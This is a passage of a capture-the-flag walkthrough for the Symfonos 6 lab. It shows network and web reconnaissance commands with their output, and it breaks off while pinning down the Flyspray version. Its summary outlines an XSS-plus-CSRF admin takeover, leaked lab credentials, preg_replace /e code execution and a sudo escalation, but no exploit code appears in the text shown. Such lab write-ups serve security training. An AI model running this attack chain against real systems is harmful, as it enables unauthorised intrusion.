Symfonos 6
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. A Flyspray 1.0 with a stored XSS in the real name field lets the administrator, on opening our profile, run a JavaScript that creates an admin account (XSS + CSRF). Inside, a task leaksachilles's Gitea credentials (achilles:h2sBr9gryBunKdF9); hissymfonos-blogrepo reveals apreg_replacewith the/emodifier and a Go API (port 5000) to edit posts: chaining both yields RCE asapache.achilles's password is reused to pivot users, and asudo gofinishes the box via GTFOBins.
Recon
Initial scan
Being a local-network box, the first step is locating it. The ARP sweep singles it out by MAC vendor:
sudo arp-scan -I eth0 --localnet --ignoredups --macfile=/usr/share/arp-scan/ieee-oui.txt
Interface: eth0, type: EN10MB, MAC: 00:0c:29:a0:4d:d4, IPv4: 192.168.1.80
192.168.1.1     2c:70:4f:14:4e:c7   (Unknown)
192.168.1.136   b0:a4:60:cf:91:26   Intel Corporate
192.168.1.161   00:0c:29:23:6a:d5   VMware, Inc.
9 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.613 seconds. 9 responded
ping -c 1 192.168.1.161
64 bytes from 192.168.1.161: icmp_seq=1 ttl=64 time=0.731 ms
1 packets transmitted, 1 received, 0% packet loss, time 0ms
TTL 64 undecremented → Linux on the same network. With that done, the full TCP scan:
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 192.168.1.161
Discovered open port 3306/tcp on 192.168.1.161
Discovered open port 22/tcp on 192.168.1.161
Discovered open port 80/tcp on 192.168.1.161
Discovered open port 3000/tcp on 192.168.1.161
Discovered open port 5000/tcp on 192.168.1.161

PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 64
80/tcp   open  http    syn-ack ttl 64
3000/tcp open  ppp     syn-ack ttl 64
3306/tcp open  mysql   syn-ack ttl 64
5000/tcp open  upnp    syn-ack ttl 64
MAC Address: 00:0C:29:23:6A:D5 (VMware)
Five ports, and the undecremented ttl 64 (the box sits on the same network, no hops in between) points to Linux. The service names nmap prints on this first pass, ppp and upnp, are not real detection: they are just what /etc/services says for those port numbers. Finding out what actually runs there takes a second pass:
nmap -p22,80,3000,3306,5000 -sCV 192.168.1.161
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 0e:ad:33:fc:1a:1e:85:54:64:13:39:14:68:09:c1:70 (RSA)
|   256 54:03:9b:48:55:de:b3:2b:0a:78:90:4a:b3:1f:fa:cd (ECDSA)
|_  256 4e:0c:e6:3d:5c:08:09:f4:11:48:85:a2:e7:fb:8f:b7 (ED25519)
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.6.40
| http-methods:
|_  Potentially risky methods: TRACE
3000/tcp open  http    Golang net/http server
| fingerprint-strings:
|   GetRequest:
|     Set-Cookie: i_like_gitea=d2128e61859301d5; Path=/; HttpOnly
|_    <title> Symfonos6</title>
3306/tcp open  mysql   MariaDB 10.3.23 or earlier (unauthorized)
5000/tcp open  http    Golang net/http server
|_http-title: Site doesn't have a title (text/plain).
Two details here decide the whole box and are worth not skipping:
- Port 80 runs PHP 5.6.40. That version is out of support and, more to the point, it is older than PHP 7, which is where
preg_replace's/emodifier was removed. That the modifier still exists here is what makes the code execution vector we will reach possible. nmapdoes not say "Gitea" on 3000: it saysGolang net/http server, which is just the server's language. What identifies it is a detail buried infingerprint-strings, thei_like_giteacookie, next to theSymfonos6title. Port 5000 is another Go service, but with no title or cookie to give it away, so for now it stays a question mark.
We confirm the stack on 80 with whatweb, which adds no surprises but closes the identification:
The five ports get collected with extractPorts:
extractPorts scan
Extracting information ...
IP Address: 192.168.1.161
Open ports: 22,80,3000,3306,5000

Ports copied to clipboard
whatweb http://192.168.1.161
http://192.168.1.161 [200 OK] Apache[2.4.6], Country[RESERVED][ZZ],
HTTPServer[CentOS][Apache/2.4.6 (CentOS) PHP/5.6.40], IP[192.168.1.161], PHP[5.6.40]
Wappalyzer adds the operating system, which whatweb leaves implicit in the header:

Web servers            Apache HTTP Server 2.4.6
Programming languages  PHP 5.6.40
Operating systems      CentOS
PHP 5.6.40 deserves a note: it is a branch unsupported since 2018, and it is precisely the one that still accepts the /e modifier of preg_replace that ends up opening the box.
The source of the site on 80
The landing page shows nothing but a full-screen image. Before fuzzing anything we read the source, which is free and occasionally comes with a gift:

<body>
<img src="image.jpg">

<!-- Don't waste your time checking for steg -->
</body>
The box author leaves an explicit notice: the image hides nothing, there is no steganography to chase. That is a free discard, and it saves the half hour of diligence a lone .jpg on an empty landing page normally earns.
Web fuzzing: /flyspray
With steganography ruled out, it is time to enumerate routes. The first sweep, with dirsearch's default wordlist, returns almost nothing:
dirsearch -u http://192.168.1.161/ --exclude-status=403,404
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Target: http://192.168.1.161/

[13:07:07] 301 -  235B  - /posts  ->  http://192.168.1.161/posts/

Task Completed
A single hit out of 11,460 words. It is easy at this point to conclude the site has nothing else and move to another port, and that would be a mistake: all the result says is that there is nothing in those 11,460 words. So we repeat the sweep with a wordlist two orders of magnitude bigger:
gobuster dir -u http://192.168.1.161/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -b 404 -x php --add-slash
/cgi-bin/            (Status: 403) [Size: 210]
/icons/              (Status: 200) [Size: 74409]
/posts/              (Status: 500) [Size: 943]
/flyspray/           (Status: 200) [Size: 25771]
Progress: 126653 / 441130 (28.71%)
There it is: /flyspray/, a bug tracker, which the first wordlist simply did not contain. As a bonus, /posts/ answers 500, a server error rather than a 200: the page exists but something breaks while generating it, a detail that fits perfectly later on.
Browsing to /flyspray shows an issue tracker with a single visible task and, top right, a login form with a registration link:


Registration is open, which is the first thing to check in any application of this kind:

New User Account has been created.
You may now attempt to login.
Note that the global preferences might require your account to be approved by an admin.
If you cannot login, this is probably why.
That last warning is a hint about the box's model: there is an administrator reviewing accounts, that is, somebody who will look at whatever we write.
From the application to its version
With the product name in hand, the reflex is to look for known vulnerabilities:
searchsploit flyspray

Exploit Title
------------------------------------------------------------------
Flyspray 0.9 - Multiple Cross-Site Scripting Vulnerabilities
Flyspray 0.9.7 - 'install-0.9.7.php' Remote Command Execution
Flyspray 0.9.9 - Information Disclosure/HTML Injection / Cross-Site Scripting
Flyspray 0.9.9 - Multiple Cross-Site Scripting Vulnerabilities
Flyspray 0.9.9.6 - Cross-Site Request Forgery
Flyspray 1.0-rc4 - Cross-Site Scripting / Cross-Site Request Forgery
Mambo Component com_flyspray < 1.0.1 - Remote File Disclosure
There is material, but all of it is tied to specific versions, so the next step is to work out which one runs here. A sweep under the application's own path reveals its structure:
dirsearch -u http://192.168.1.161/flyspray/ --exclude-status=403,404
dirsearch -u http://192.168.1.161/flyspray/docs --exclude-status=403,404
[14:03:39] 200 -  182B  - /flyspray/.gitignore
[14:03:41] 200 -   1KB  - /flyspray/.travis.yml
[14:03:55] 200 -   78B  - /flyspray/composer.json
[14:03:58] 301 -  243B  - /flyspray/docs  ->  http://192.168.1.161/flyspray/docs/
[14:04:03] 200 -  25KB  - /flyspray/index.php
[14:04:15] 200 -   3KB  - /flyspray/README.md

[14:04:53] 200 -  428B  - /flyspray/docs/CHANGELOG.txt
[14:05:02] 200 -   3KB  - /flyspray/docs/INSTALL.txt
[14:05:14] 200 -  614B  - /flyspray/docs/README.txt
The /docs directory is where an application usually leaves its change history. This installation's CHANGELOG.txt holds nothing useful, but the upgrade file does talk:
The install leaves its documentation directory reachable, which is where the files that give away the version usually sit:

The CHANGELOG.txt disappoints, because the project stopped maintaining it:

We do not update a manual changelog file anymore.
Manual written changelog summaries are shown on Flyspray github releases
https://github.com/Flyspray/flyspray/releases
The UPGRADING.txt, on the other hand, does:
